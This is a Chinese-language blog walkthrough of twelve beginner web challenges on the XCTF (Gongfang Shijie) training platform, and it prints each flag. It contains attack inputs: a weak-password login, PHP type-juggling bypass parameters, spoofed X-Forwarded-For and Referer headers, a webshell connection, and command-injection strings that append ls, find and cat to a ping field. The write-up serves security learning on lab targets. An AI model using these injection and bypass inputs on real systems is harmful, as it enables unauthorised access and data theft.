攻防世界-新手web通关

原创

梦小惜 于 2021-10-24 20:31:39 发布 1212 收藏

分类专栏： 渗透 文章标签： 渗透测试 1024程序员节

> 最近一直再闭关学习，好不容易学完了，打个靶场放松放松，这是新手web，明天开始干高手的

文章目录

攻防世界WP

1.view_source

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。


```
直接f12查看源代码
getflag
```

2.robots

题目描述：X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

> **robots协议也叫robots.txt**（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件，它通常告诉网络搜索引擎的漫游器（又称网络蜘蛛），此网站中的哪些内容是不应被搜索引擎的漫游器获取的，哪些是可以被漫游器获取的。因为一些系统中的URL是大小写敏感的，所以robots.txt的文件名应统一为小写。robots.txt应放置于网站的根目录下。

直接访问：域名/robots.txt,出现提示php。
再访问：域名/提示php名称
getflag




---

3. backup


题目描述：X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

主要考的是一些网站站长可能会把网站的源码备份文件放在网站根目录



这个直接告诉你文件名了，那么通常本分文件后缀名会加上.bak

1. 直接访问http://111.200.241.244:53024/index.php.bak
2. 跳出下载，下载文件



3. 在本地把.bak后缀去掉，打开php

```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" r
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

4.cookie


题目描述：X老师告诉小宁他在cookie里放了些东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’

这题有点坑，我原本以为就是考cookie，结果看了响应体里的cookie没有

1. 访问http://111.200.241.244:53853/cookie.php（后面加上cookie.php）

See the http response

2. 直接看响应头



---


5. disabled_button

题目描述：X老师今天上课讲了前端知识，然后给了大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

这个考点是html代码了，很简单

1. 直接f12查源代码，并删除disabld=""

2. 点击按钮




cyberpeace{e8252babfc9641b63a2292e06664915d}

6.weak_auth

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

考点：弱口令

1. 输入账号admin，密码123456，登录



cyberpeace{00497ad06e9fbf7d6f7cd59df1afda04}

7.simple_php

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

这题就是代码审计了，考的php代码

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

假设有一段代码if($a){echo 123;}

```
当a为不同的变量类型的时候会有不同的情况不会输出123，以下情况都不会输出：
a =''
a =0
a =False
```

可以看到，a有两个条件，一个是a==0,而且中间是且的关系，当我们a为数字0的时候，后边的$a为0也就相当于False，所以很矛盾，不过这里需要知道，php中两个=和三个=不一样，两个等号只比较内容，而三个等号既比较内容也比较类型，所以a可以用字符串0绕过

后边的代码，对b进行判断，注意is_numeric它是判断变量是否是数字，而且只判断内容，不判断类型，所以你写个字符串的数字也会判断成功，进而执行exit()，凉凉，所以这时候我们需要知道php中的一个特点，就是我们如果用一个字符串例如9999a跟一个数字类型比较，那么它会自动将后面的字母去掉然后比较，当然你如果写的全是字母，那这个变量就相当于0，所以直接上payload

注意：

这里b不能带单引号，如果b是'9999a'，那么判断他是数字成立，如果b是'a9999'，判断数字不成立，但是作比较的时候它当做0处理

```
?a='0'&b=9999a
```


8.get_post

题目描述：X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

```
看到题目描述盲猜就是改GET和POST的请求方式
```

提示的这么明显，肯定有套路

请用GET方式提交一个名为a,值为1的变量



请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

好，那我直接hackbar，注意连接的a参数不要扔

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{7f4ecf890340dabc53482ac2bebbcab9}



9.xff_referer


题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

考的HTTP的referer请求头，so easy


ip地址必须为123.123.123.123

看来得我的BP出马了，手动加个XFF

如果客户端发请求会经过代理服务器，所以最后到web服务器的IP是代理服务器的，而XFF（X-Forwarded-For就代表告诉了服务器真实客户单的IP，不过可伪造）





```
X-Forwarded-For:123.123.123.123
```



必须来自https://www.google.com

这次是referer，，emm醉了，不能一次说完，，




cyberpeace{7ab3600e46b718af83e3e6c250601fb9}

10.webshell


题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

```
webshell，不多说
```

打开蚁剑直接连




根目录里打开flag文件



11.command_execution

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

这个考点就是RCE漏洞了



先看下什么系统，查ip，windows–ipconfig；linux–ifconfig

```
127.0.0.1 & ifconfig
```

```
ping -c 3 127.0.0.1 & ifconfig
eth0      Link encap:Ethernet  HWaddr 02:d9:d4:6e:3a:42
          inet addr:10.42.242.50  Bcast:10.42.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1402  Metric:1
          RX packets:265 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21109 (21.1 KB)  TX bytes:13961 (13.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3528 (3.5 KB)  TX bytes:3528 (3.5 KB)

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.061/0.063/0.067/0.003 ms
```

是linux系统，那么直接看一下目录

```
127.0.0.1 & ls
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 & ls
index.php
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.053/0.054/0.055/0.006 ms
```

只有一个index，直接find吧

```
ping -c 3 127.0.0.1 | find / -name "*flag*"
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
```

cat直接读

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{429c049c9ac5b44d3ab3927c86c85f11}
```

12.simple_js

题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxxx})

看这个名字，应该是js相关的


查一下源代码吧

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-l)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

我*，我的内心是拒绝的，，，哎，整理下代码，看看吧

```
function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";    //定义pass
        var tab  = pass_enc.split(',');  //将输入的值用,分割开成数组
                var tab2 = pass.split(',');  //tab2是pas用,分割开的数组
    var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;      //变量赋值 j是tab的长度
                    k = j + (l) + (n=0);  //花里胡哨的，k暂时等于j也是tab的长度
                    n = tab2.length;   //n为18
                    for(i = (o=0); i < (k = j = n); i++ ){  //循环 又开始花里胡哨  k=n 为18 循环18次因为判断了i==5跳出循环，而且在循环体最后边，相当于要执行6次
      o = tab[i-l];   //因为下边o又重新赋值了，这行忽略
      p += String.fromCharCode((o = tab2[i]));  //将 Unicode 编码转为一个字符 p最后是pass的前6位的字符串也就是 P= FAUX P
                        if(i == 5)break;
      }
                    for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                        if(i > 5 && i < k-1)p += String.fromCharCode((o = tab2[i]));  //跟上边类似，从第六个开始再往后加 P= FAUX PASSWORD HAH
                        }
        p += String.fromCharCode(tab2[17]);  //P= FAUX PASSWORD HAHA    我去感觉被玩了
        pass = p;
  return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
 //上边的转译一下
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```

被玩了，用那个一堆/x的解码



在解码

出来了，合着我这代码都快看瞎了，啥用没有

payload：

```
Cyberpeace{786OsErtk12}
```